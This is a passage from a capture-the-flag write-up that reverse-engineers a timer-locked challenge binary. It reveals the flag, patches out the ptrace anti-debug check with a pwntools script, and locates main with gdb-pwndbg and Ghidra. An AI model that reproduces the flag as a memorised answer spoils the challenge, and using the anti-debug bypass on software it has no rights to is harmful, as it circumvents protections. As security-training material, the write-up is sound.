'C"""T"""F"""_"""R"""3"""v"""3"""r"""s"""3"""_"""p"""l"""4"""y"""3"""r"""_"""N"""o"""_"""T"""1"""m"""3"""_"""T"""0"""_"""R"""3"""s"""t"""_"""b"""r"""3"""4"""k"""_"""m"""3"""_"""!"""h"""e"""v"""x"""o"""'
>>> a.replace('"', '')
'CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo'
>>> 
```

```
CTF_R3v3rs3_pl4y3r_No_T1m3_T0_R3st_br34k_m3_!hevxo
```

So another way we can do this is through a debugger which in this case I'll use `gdb-pwndbg`

But remember there is `anti debug` which is `ptrace`


We can actually patch that call to a `ret` call

So that when `ptrace` is called it will rather be evaluated to `ret`

Here's the script I used to do that


```python
from pwn import *

# Load our binary
exe = 'LougaDanxomeRou'
elf = context.binary = ELF(exe, checksec=False)

# Patch out the call to ptrace :)
elf.asm(elf.symbols.ptrace, 'ret')

# Save the patched binary
elf.save('debug')
```

Running it will create a new binary that on running it in a debugger won't have any effect




```
➜  chall python3 patch.py
➜  chall ls -l debug
-rw-r--r-- 1 mark mark 14536 Aug  7 15:20 debug
➜  chall chmod +x debug
➜  chall ./debug
──────────── LougaDanxomeRou ────────────────

  TIMER

──────────────────────────────────────────────

Selon la légende, le roi Béhanzin n'était pas simplement un Lougarou, mais plutôt un Lougarou Alpha, un être puissant et dominant.

Le roi Béhanzin a laissé un objet sur lequel est gravée une inscription qui vous aidera dans la suite de votre quête.
Cette inscription ne s'affiche que les soirs de pleine lune. Revenez le soir de   pleine lune, et vous pourrez lire l'inscription gravée sur l'objet.


Hint: Time is not fr13nds. L3t'5 g0 young p4d4w4n


DanxomeLou, la pleine lune est dans....  5837440 secondes
^C
➜  chall
```

Now let us hop on to gdb




```
➜  chall gdb-pwndbg debug
Reading symbols from debug...
(No debugging symbols found in debug)
pwndbg: loaded 141 pwndbg commands and 47 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
─────── tip of the day (disable with set show-tips off) ───────
Use the errno (or errno <number>) command to see the name of the last or provided (libc) error
pwndbg> r
Starting program: /tmp/chall/debug
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
─────────────── LougaDanxomeRou ──────────────────────



───────────────────────────────────────────────────────

Selon la légende, le roi Béhanzin n'était pas simplement un Lougarou, mais plutôt un Lougarou Alpha, un être puissant et dominant.

Le roi Béhanzin a laissé un objet sur lequel est gravée une inscription qui vous aidera dans la suite de votre quête.
Cette inscription ne s'affiche que les soirs de pleine lune. Revenez le soir de   pleine lune, et vous pourrez lire l'inscription gravée sur l'objet.


Hint: Time is not fr13nds. L3t'5 g0 young p4d4w4n


DanxomeLou, la pleine lune est dans....  5837440 secondes
^C
Program received signal SIGINT, Interrupt.
__GI___clock_nanosleep (clock_id=clock_id@entry=0, flags=flags@entry=0, req=req@entry=0×7fffffffdb50, rem=rem@entry=0×7fffffffdb50) at ../sysdeps/unix/sysv/linux/clock_nanosleep.c:71
71      ../sysdeps/unix/sysv/linux/clock_nanosleep.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────────────
*RAX  0×fffffffffffffdfc
*RBX  0×ffffffffffffff80
*RCX  0×7ffff7e93303 (clock_nanosleep+35) ◂— neg eax
*RDX  0×7fffffffdb50 ◂— 0×0
 RDI  0×0
 RSI  0×0
 R8   0×0
```



```
────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]
 ► 0×7ffff7e93303 <clock_nanosleep+35>    neg    eax
   0×7ffff7e93305 <clock_nanosleep+37>    ret
    ↓
   0×7ffff7e97c53 <nanosleep+19>          test   eax, eax
   0×7ffff7e97c55 <nanosleep+21>          jne    nanosleep+32                <nanosleep+32>
    ↓
   0×7ffff7e97c60 <nanosleep+32>          mov    rdx, qword ptr [rip + 0×fe179]
   0×7ffff7e97c67 <nanosleep+39>          mov    dword ptr fs:[rdx], eax
   0×7ffff7e97c6a <nanosleep+42>          mov    eax, 0×ffffffff
   0×7ffff7e97c6f <nanosleep+47>          jmp    nanosleep+23                <nanosleep+23>
    ↓
   0×7ffff7e97c57 <nanosleep+23>          add    rsp, 8
   0×7ffff7e97c5b <nanosleep+27>          ret

   0×7ffff7e97c5c <nanosleep+28>          nop    dword ptr [rax]
────────────────────────────────────────────────────────────────────────────────[ STACK ]────────────────────────────
00:0000│ rsp     0×7fffffffdb38 —▸ 0×7ffff7e97c53 (nanosleep+19) ◂— test eax, eax
01:0008│         0×7fffffffdb40 ◂— 0×1
02:0010│         0×7fffffffdb48 —▸ 0×7ffff7e97b8a (sleep+58) ◂— test eax, eax
03:0018│ rdx r10 0×7fffffffdb50 ◂— 0×0
04:0020│         0×7fffffffdb58 ◂— 0×1fe31b97
05:0028│         0×7fffffffdb60 ◂— 0×0
06:0030│         0×7fffffffdb68 ◂— 0×4fdc9f33cf985400
07:0038│         0×7fffffffdb70 —▸ 0×7fffffffdcc8 —▸ 0×7fffffffe045 ◂— '/tmp/chall/debug'
──────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────
 ► 0   0×7ffff7e93303 clock_nanosleep+35
   1   0×7ffff7e97c53 nanosleep+19
   2   0×7ffff7e97b8a sleep+58
   3   0×555555555363
   4   0×5555555553dc
   5   0×7ffff7deb18a __libc_start_call_main+122
   6   0×7ffff7deb245 __libc_start_main+133
   7   0×5555555550c1
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────

pwndbg>
pwndbg> █
```


I'll set a `breakpoint` at `__libc_start_main`



```
pwndbg>
pwndbg> break __libc_start_main
Breakpoint 1 at 0×7ffff7deb1c0: file ../csu/libc-start.c, line 332.
pwndbg> █
```

I'm doing that to get the address of the main function since the binary is stripped and has PIE enabled with that we can't directly call `dissassemble main`


And the `main` function address is the first parameter of the `__libc_start_main` function



Decompile: FUN_001010a0 - (LougaDanxomeRou)

```

void FUN_001010a0(undefined8 param_1,undefined8 param_2,undefined8 param_3)

{
  undefined8 unaff_retaddr;
  undefined auStack_8 [8];

  __libc_start_main(main,unaff_retaddr,&stack0x00000008,0,0,param_3,auStack_8);
  do {
                    /* WARNING: Do nothing block with infinite loop */
  } while( true );
}

```

Back to gdb I'll type `run`




```
pwndbg> run
Starting program: /tmp/chall/debug
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, __libc_start_main_impl (main=0×5555555553c9, argc=1, argv=0×7fffffffdcc8, init=0×0, fini=0×0, rtld_fini=0×7ffff7fcf6a0 <_dl_fini>, stack_end=0×7fffffffdcb8)
    at ../csu/libc-start.c:332
332	../csu/libc-start.c: No such file or directory.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
────────────────────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]─────────────────────────────────────
*RAX  0×38
 RBX  0×0
 RCX  0×0
*RDX  0×7fffffffdcc8 —▸ 0×7fffffffe045 ◂— '/tmp/chall/debug'
*RDI  0×5555555553c9 ◂— push rbp
*RSI  0×1
 R8   0×0
*R9   0×7ffff7fcf6a0 (_dl_fini) ◂— push rbp
*R10  0×7ffff7fcb7d0 ◂— 0×c0012000000c1
*R11  0×206
*R12  0×5555555550a0 ◂— xor ebp, ebp
*R13  0×7fffffffdcc0 ◂— 0×1
 R14  0×0
 R15  0×0
 RBP  0×0
*RSP  0×7fffffffdca8 —▸ 0×5555555550c1 ◂— hlt
*RIP  0×7ffff7deb1c0 (__libc_start_main) ◂— push r15
────────────────────────────────────────────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────────────────
 ▶ 0×7ffff7deb1c0 <__libc_start_main>       push   r15
   0×7ffff7deb1c2 <__libc_start_main+2>     mov    r15, rcx
   0×7ffff7deb1c5 <__libc_start_main+5>     push   r14
   0×7ffff7deb1c7 <__libc_start_main+7>     push   r13
   0×7ffff7deb1c9 <__libc_start_main+9>     push   r12
   0×7ffff7deb1cb <__libc_start_main+11>    push   rbp
   0×7ffff7deb1cc <__libc_start_main+12>    mov    ebp, esi
   0×7ffff7deb1ce <__libc_start_main+14>    push   rbx
   0×7ffff7deb1cf <__libc_start_main+15>    mov    rbx, rdx
   0×7ffff7deb1d2 <__libc_start_main+18>    sub    rsp, 0×18
   0×7ffff7deb1d6 <__libc_start_main+22>    mov    qword ptr [rsp], rdi
───────────────────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────
00:0000│ rsp 0×7fffffffdca8 —▸ 0×5555555550c1 ◂— hlt
01:0008│     0×7fffffffdcb0 —▸ 0×7fffffffdcb8 ◂— 0×38 /* '8' */
02:0010│     0×7fffffffdcb8 ◂— 0×38 /* '8' */
03:0018│ r13 0×7fffffffdcc0 ◂— 0×1
04:0020│ rdx 0×7fffffffdcc8 —▸ 0×7fffffffe045 ◂— '/tmp/chall/debug'
05:0028│     0×7fffffffdcd0 ◂— 0×0
06:0030│     0×7fffffffdcd8 —▸ 0×7fffffffe056 ◂— 'POWERSHELL_TELEMETRY_OPTOUT=1'
07:0038│     0×7fffffffdce0 —▸ 0×7fffffffe074 ◂— 'LANGUAGE=en_NG:en'
```

```
Breakpoint 1, __libc_start_main_impl (main=0x5555555553c9, argc=1, argv=0x7fffffffdcc8, init=0x0, fini=0x0, rtld_fini=0x7ffff7fcf6a0 <_dl_fini>, stack_end=0x7fffffffdcb8)
```

The rdi which is where parameter one is stored will be the main function address


We can now break there



```
pwndbg> break *0x5555555553c9
Breakpoint 2 at 0x5555555553c9
pwndbg>
```

I'm just showing you to know that ;)


So at this point we would want to break at the beginning of the sleep call



```
00101313 48 8d 05        LEA        RAX,[DAT_00102138]
         1e 0e 00 00
0010131a 48 89 c7        MOV        RDI=>DAT_00102138,RAX
0010131d e8 0e fd        CALL       <EXTERNAL>::puts
         ff ff
00101322 90              NOP
00101323 5d              POP        RBP
00101324 c3              RET

                 **************************************************************
                 *                          FUNCTION                          *
                 **************************************************************
                 int sleep(void)
     int             EAX:4          <RETURN>
     undefined4      Stack[-0xc]:4  i                                   XREF[4]

     undefined4      Stack[-0x10]:4 local_10                            XREF[3]

                 sleep                                      XREF[3]:    mai
                                                                        001
00101325 55              PUSH       RBP
00101326 48 89 e5        MOV        RBP,RSP
00101329 48 83 ec 10     SUB        RSP,0x10
0010132d c7 45 f8        MOV        dword ptr [RBP + local_10],0x591280
         80 12 59 00
00101334 c7 45 fc        MOV        dword ptr [RBP + i],0x0
         00 00 00 00
0010133b eb 2a           JMP        LAB_00101367

                 LAB_0010133d                               XREF[1]:    001
0010133d 8b 45 f8        MOV        EAX,dword ptr [RBP + local_10]
00101340 2b 45 fc        SUB        EAX,dword ptr [RBP + i]
00101343 89 c6           MOV        ESI,EAX
00101345 48 8d 05        LEA        RAX,[s_DanxomeLou,_la_pleine_lune_est_d_001025...
         8c 12 00 00
0010134c 48 89 c7        MOV        RDI=>s_DanxomeLou,_la_pleine_lune_est_d_001025...
0010134f b8 00 00        MOV        EAX,0x0
         00 00
00101354 e8 e7 fc        CALL       <EXTERNAL>::printf
         ff ff
00101359 bf 01 00        MOV        EDI,0x1
         00 00
0010135e e8 1d fd        CALL       <EXTERNAL>::sleep
```

